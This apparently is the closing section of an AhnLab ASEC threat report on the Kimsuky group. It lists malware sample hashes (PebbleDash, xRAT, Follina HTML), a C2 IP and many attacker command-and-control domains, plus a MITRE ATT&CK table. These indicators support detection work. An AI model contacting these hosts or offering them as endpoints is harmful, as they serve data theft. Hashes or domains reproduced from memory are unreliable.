DFA66DFD8E8686D973B4A62FFDF24F9A
E1A9EADBD8394392F480436CFBBC07E2
E2A0DF9841D8FFF07D924CE4CF0CE7E1
E4A7DE3F1F9585B94086CC60BCC7EDDC
E54C43C4A46DDCEB49B528434B37A9B5
E60374C21A8681D12131901169C03552
E6286DD0A6B0C97C7DFBC5C4D809550F
E646A20712B15B4E4EECCC9BD6ABF322
E677310CE539D6F177F6D35E2F8100E6
E8C418BAF0D00B3B7DDE33E3FE1EAB0F
E96BB3FFC395380393ACCF6A66A636F7
EA3777B85E23FAC8D1995C16F0D39C03
EACD81C5FCC96275035D3F01B1C1765E
EBC8CFD382FE20B764C6F87D7CABB7A6
ED77B5A1724CFB96E04E5F37D5A0D3A7
EEBEDABE357A20C68E2A66088467368E
F2FA890A06374EEA1221C3004F6D215D
F6AD5A689AC3326953892768EE3D830C
F7BBD969EBF6CB3F07C92B4338255B11
F8AC98F62DC1DC4ACA071461087763D2
F8F9BF4197F24A99F494584D9A766743
FA01E55CA349742D991B69047B416B69
```

```
FAAFA9BA56C40A6423A6DC7C0F0E6BE6
FE60BC05EFBFFFA318EC69664A68ACE6

PebbleDash
77B7856144515BB3905DF8B3FB210A2E
AED88AAC9DAFD46C7C33617C77CC808F
C540F30BF1599494A9610980EC12495B
F54C4E33730F59205CFAAF30CBAD57E8
F6628BD40F4CD6CC8405541C269AC901

xRAT
070F0390AAD17883CC8FAD2DC8BC81BA
02A98AE352F329775884BD6A92414F6B
0381DC3C65B78E4D60461EABF0F41339
0BBB5099CA6A375EA4AD9F69D5421839
262C1B111B9E4CA190D9A3C6704A9077
2C685DF244E7DD6C48C625461773FDE0
33243DD0B49373BBEDCEE7E0693F5CA3
37E69DF470687F8179E87AD9ED44E7CF
3B24E738C9B911CAB09F87136AC8AEA2
445A36CC19B8E0C3A0820FF5C05D2265
4AE44E58A17AFE1A5001FA0C28614110
4C3C7D0ABD3EB45D6065394F7C9B6112
544441368A2EC5350D74787AB5802F10
6332197CBB9BDF91AFC6A9809435C0B6
66556277E068AE07C2CC7E2F16380176
76D25B3BBED958806ED2C7C892D9C4AF
7EB3CCC8C675FAE86E2D54003816A88F
8304DDA048AB4F3DBFCB4A462B55C44B
9BF25F4CA9200674F039CC2949EED712
9FD47AD90E1E0A63D4D1A750E51460A5
A0487EC2A17DB3071E982460CC5D1874
A66074FAF3D005CF289815209436CD29
B2838F287435901739E892BFD6C5685F
BC1BCF8171995F01B2B4C5B9A65F6DA9
BF11F294A5712B5F4287CA61C6341ADA
C0A033C458FE03B80DD550F713C966E7
CDA505AB44BAF53F982542DC64109169
CFFC680AE1CA508212708D08A8126DAC
DB5F18C0C159092C77A39C562928ED64
E2C3451A581F531DCF9B86601ABCE68E
E454CBFAFF30A73147C177CBC4D1A0FD
E753B311E3DFFB77A393E91153487A0C
E7E855A8C2D45F87724D55E59EAE98FC
F34450EB6FFC9CBFA5B692F497DAA064

CVE-2022-30190 (Follina) HTML
144581B6BB30C307A23796D42B360F8F
```

```
ETC
1AB44A2A14FC82AB53254960EF7227AC
2F4ED70149DA3825BE16B6057BF7B8DF
330F2F1EB6DC3D753B756A27694EF89B
34B7356722B992992F5382B0761466BC
357EF37979B02B08120895AE5175EB0A
39E7FA5A7E6836EB8E7010C27B9DB131
3AD7A29A1F661034DA0B3779A4046849
52F79913A72C1AFE1CD6B22445AAB3E5
5573953BF4DAFA96877DACF3435DB228
6083A1AF637D9DD2B2A16538A17E1F45
64CBD6F435538175DC06EA4B84CBA46D
657B538698483F43AADA2E5E4BC4A91D
65993D1CB0D1D7CE218FB267EE36F7C1
76F8CCF8313AF617DF28E8E1F7F39F73
7C38B40EC19609F32DE2A70D409C38B0
7FE055D5AA72BD50470DA61985E12A8A
804D12B116BB40282FBF245DB885C093
89EA8DFF2ED6380B756640BC5BA7E7D0
94FDC2115CE7F4AB0234A1E26901CB1C
97416BA0A3F3A1BF9FC1C16A1145F418
A15C386DB0A3D0D208042D0982F21F37
B107F9A0595316A5D2430FD93ECCBE14
CA2917006EB29171C9E5F374E789F53A
CAA923803152DD9E6B5BF7F6B816AE98
CB2A18028055CDF1582C1C5AC3756203
D6730F10A839D128E94B5AA05D9FB1EC
D86D57C1D8670D510E7B7A1AD7DB9FD2
DEC8398969B84907ACEF6006B2F195E0
E3FB7BE08FDE7EB972A0E13ED31DD5F0
```

Related Domains, URLs, and IP Addresses

The download and C2 addresses used are as follows. http was changed to hxxp, and sensitive information may have been excluded.

```
103.206.107.59 (Kimsuky xRAT C2 IP)
accountverify.hmail.us
acjif.mypressonline.com
adsjh.mypressonline.com
aduwk.manblue.kro.kr
aiodj.mypressonline.com
aire.us.to
```

aleis.myartsonline.com
anhoy.myartsonline.com
app.firmware.o-r.kr
asenal.medianewsonline.com
asssambly.mywebcommunity.org
asammbly.mypressonline.com
baisj.mypressonline.com
bcjif.mypressonline.com
bdfsd.mypressonline.com
bdmfx.myartsonline.com
beaut.myartsonline.com
bera.crabdance.com
bermatas.000webhostapp.com
bjicj.myartsonline.com
bnawe.myartsonline.com
bnioh.myartsonline.com
bnmsa.myartsonline.com
botra2.medianewsonline.com
bubus.myartsonline.com
bvnwk.myartsonline.com
cduhs.myartsonline.com
chlee.mypressonline.com
chongjo.manblue.kro.kr
chosj.manblue.kro.kr
chyon.myartsonline.com
cnxss.myartsonline.com
cogun.manblue.kro.kr
coisj.mypressonline.com
cuhnk.manblue.kro.kr
defender.o-r.kr
dfbdd.myartsonline.com
dgfhe.mypressonline.com
dihvo.myartsonline.com
dihvo.mypressonline.com
diksc.manblue.kro.kr
djsla.myartsonline.com
docrate.000webhostapp.com
dopac.manblue.kro.kr
doratra1.mypressonline.com
eihcl.manblue.kro.kr
elajd.myartsonline.com
elask.myartsonline.com
fc.barcel.o-r.kr
febros.000webhostapp.com
fedra.p-e.kr
fsto.onlinewebshop.net
g00gledrive.mywebcommunity.org
ghjsa.myartsonline.com

gjuci.mypressonline.com
gudrl.mygamesonline.org
hilso.mypressonline.com
hiugv.mypressonline.com
hjiuh.mypressonline.com
hochl.mypressonline.com
hoili.myartsonline.com
hrkim.mypressonline.com
ilmin.mywebcommunity.org
idjdc.myartsonline.com
idkwt.myartsonline.com
ielsd.myartsonline.com
ielsf.myartsonline.com
ihnkc.medianewsonline.com
iishtt.p-e.kr
ijgfc.myartsonline.com
ioalw.mypressonline.com
isjdj.mypressonline.com
itera2.sportsontheweb.net
iunsc.mypressonline.com
iwams.mypressonline.com
jaesu.mypressonline.com
jfujc.mygamesonline.org
jifuu.manblue.kro.kr
jiskc.mypressonline.com
jjwti.mypressonline.com
jkdla.mypressonline.com
jkkim.mypressonline.com
jojoa.mypressonline.com
jslae.myartsonline.com
jungd.myartsonline.com
kijmc.mypressonline.com
kimja.mypressonline.com
kimjc.myartsonline.com
kimsk.mypressonline.com
kimyj.mypressonline.com
koreajjjjj.sportsontheweb.net
ksksk.myartsonline.com
kslas.mypressonline.com
kssko.mypressonline.com
leech.mypressonline.com
leewh.mypressonline.com
ljska.myartsonline.com
lseln.myartsonline.com
lselv.myartsonline.com
metrata.000webhostapp.com
mkijv.myartsonline.com
mnxse.myartsonline.com

moijs.mypressonline.com
moonj.mypressonline.com
motera1.mywebcommunity.org
mxlea.myartsonline.com
namsk.myartsonline.com
namsu.mypressonline.com
napoyo.mypressonline.com
ndt.info.gf
nskal.myartsonline.com
nslse.myartsonline.com
nxmdl.mypressonline.com
oihdvk.medianewsonline.com
oihsb.mypressonline.com
oijnk.mypressonline.com
okihs.mypressonline.com
okjfs.mypressonline.com
olske.mypressonline.com
opqwe.myartsonline.com
oskaw.myartsonline.com
ouhmk.mygamesonline.org
potente.atwebpages.com
pasg.myartsonline.com
plmko.mypressonline.com
poijh.myartsonline.com
posje.myartsonline.com
powla.myartsonline.com
ppajq.manblue.kro.kr
ppohj.myartsonline.com
proxy.ngrok.p-e.kr
pwlse.myartsonline.com
qopqw.mypressonline.com
qrusl.myartsonline.com
qslaw.myartsonline.com
quarez.atwebpages.com
qwasd.mypressonline.com
qweq.myartsonline.com
readfc.barcel.r-e.kr
realma.atwebpages.com
regular.winupdate.kro.kr
research.p-e.kr
ripzi.getenjoyment.net
rukagu.mypressonline.com
rywka.myartsonline.com
sdfvs.myartsonline.com
sdoihvs.myartsonline.com
sdvju.barcel.r-e.kr
shakuti.sportsontheweb.net
shile.myartsonline.com

shjeh.mypressonline.com
sicho.mypressonline.com
slwns.myartsonline.com
sohil.mypressonline.com
sohll.mypressonline.com
soihn.barcel.r-e.kr
solal.mypressonline.com
sooki.mypressonline.com
stoly.myartsonline.com
stoma.myartsonline.com
strage.000webhostapp.com
succes.mypressonline.com
sycja.manblue.kro.kr
tairong.manblue.kro.kr
teawa.mypressonline.com
terjf.barcel.r-e.kr
thdde.scienceontheweb.net
thkim.myartsonline.com
tocat.mypressonline.com
tueiw.myartsonline.com
ualsk.mypressonline.com
ualwe.myartsonline.com
udjhk.mywebcommunity.org
uekaf.myartsonline.com
ueksa.mypressonline.com
uesla.myartsonline.com
uewla.myartsonline.com
uhknq.mypressonline.com
uhncf.mypressonline.com
uiwqa.myartsonline.com
ujdcs.myartsonline.com
unjon.manblue.kro.kr
uthns.myartsonline.com
uwalw.myartsonline.com
uwosl.mypressonline.com
uwowa.myartsonline.com
uydhn.mypressonline.com
uyfhk.mypressonline.com
vbsle.myartsonline.com
vbsna.myartsonline.com
vhdsui.mypressonline.com
vitual.p-e.kr
vjdif.mypressonline.com
vmdfg.myartsonline.com
vmslw.mypressonline.com
vnxms.myartsonline.com
vuikj.manblue.kro.kr
wayna.myartsonline.com

```
wdinf.manblue.kro.kr
wefcs.barcel.r-e.kr
wersc.myartsonline.com
wlanx.myartsonline.com
wlsgh.mypressonline.com
woeks.mypressonline.com
xlwek.mypressonline.com
xmalg.myartsonline.com
xmcx.myartsonline.com
xmono.myartsonline.com
xmsee.mypressonline.com
xmsol.mypressonline.com
xsiel.mypressonline.com
yejas.myartsonline.com
yejsa.myartsonline.com
yslab.myartsonline.com
yukkimmo.sportsontheweb.net
yulsohnyonsei.medianewsonline.com
yundy.mypressonline.com
zmeis.mypressonline.com
```

MITRE ATT&CK

The MITRE ATT&CK information on this security attack is as follows. MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) is the classification of the tactics and techniques of malicious behaviors presented by the threat actor. Relevant information can be found on https://attack.mitre.org/.

The MITRE ATT&CK ID corresponding to this threat group quotes from another analysis report and has additional details confirmed by AhnLab.

Tactic	ID	Description
Reconnaissance (TA0043)		
Resource Development (TA0042)	T1583	Use normal blogs as waypoints
Initial Access (TA0001)	T1566 T1566.001	Distribution of malware as attachments to spear phishing emails
Execution (TA0002)		
Persistence (TA0003)	T1547 T1547.001 T1137 T1053	Maintain persistence through registry editing, use Office macro templates, maintaining persistence through adding task scheduler entries
Privilege Escalation (TA0004)		

Defense Evasion (TA0005)		
Credential Access (TA0006)		
Discovery (TA0007)		
Lateral Movement (TA0008)		
Collection (TA0009)	T1005	Collect system information, keylogging
	T1056.001	
Command and Control (TA0011)	T1001	Encode collected information, obfuscate malicious scripts
	T1132	
Exfiltration (TA0010)	T1041	Exfiltrate collected information to the C2 server
Impact (TA0040)		

Table 2. MITRE ATT&CK

References

[1] 2021 Trend Report on Kimsuky Group
https://atip.ahnlab.com/ti/contents/issue-report/trend?i=3d383127-20fd-4af4-a304-22ea1b756723

[2] Attacker Distributing Malicious Word Document Written as Compensation Request Form
https://asec.ahnlab.com/en/24443/

[3] Kimsuky Group Distributing Malware Using Normal Blogs as Waypoints
Https://atip.ahnlab.com/ti/contents/asec-notes?i=befc75a7-dcf1-4bd7-bec8-848c1a5f93bd

[4] QuasarRAT Release Note
https://github.com/quasar/Quasar/releases

[5] Distribution of Kimsuky Group's xRAT (Quasar RAT) Confirmed
https://asec.ahnlab.com/en/31089/

[6] AppleSeed Disguised as Wi-Fi Router Firmware Installer Being Distributed
https://asec.ahnlab.com/en/34978/

[7] AppleSeed Disguised as Purchase Order and Request Form Being Distributed
https://asec.ahnlab.com/en/36368/

[8] AppleSeed Being Distributed to Maintenance Company of Military Bases
https://asec.ahnlab.com/en/37078/

[9] [Urgent] Malicious Email Being Distributed Disguised as National Defense-related Specialist Symposium
https://www.boannews.com/media/view.asp?idx=104344&page=1&kind=1

More security, More freedom

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, Korea
Tel : +82 31 722 8000 | Fax : +82 31 722 8901
www.ahnlab.com
www.asec.ahnlab.com/en

About ASEC

AhnLab Security Emergency Response Center(ASEC), through our team of highly skilled cyber threat analysts and incident responders, delivers timely and accurate threat intelligence and state-of-the-art response on a global scale. ASEC provides the most contextual and relevant threat intelligence backed by our groundbreaking research on malware, vulnerabilities, and threat actors to help the global community stay ahead of evolving cyber-attacks.

About AhnLab

AhnLab is a leading cybersecurity company with a reliable reputation for delivering advanced cyber threat intelligence and threat detection and response (TDR) capabilities with cutting-edge technology. We offer a cybersecurity platform comprised of purpose-built products securing endpoint, network, and cloud, which ensures extended threat visibility, actionable insight, and optimal response. Our best-in-class researchers and development professionals are always fully committed to bringing our security offerings to the next level and future-proofing our customers' business innovation against cyber risks.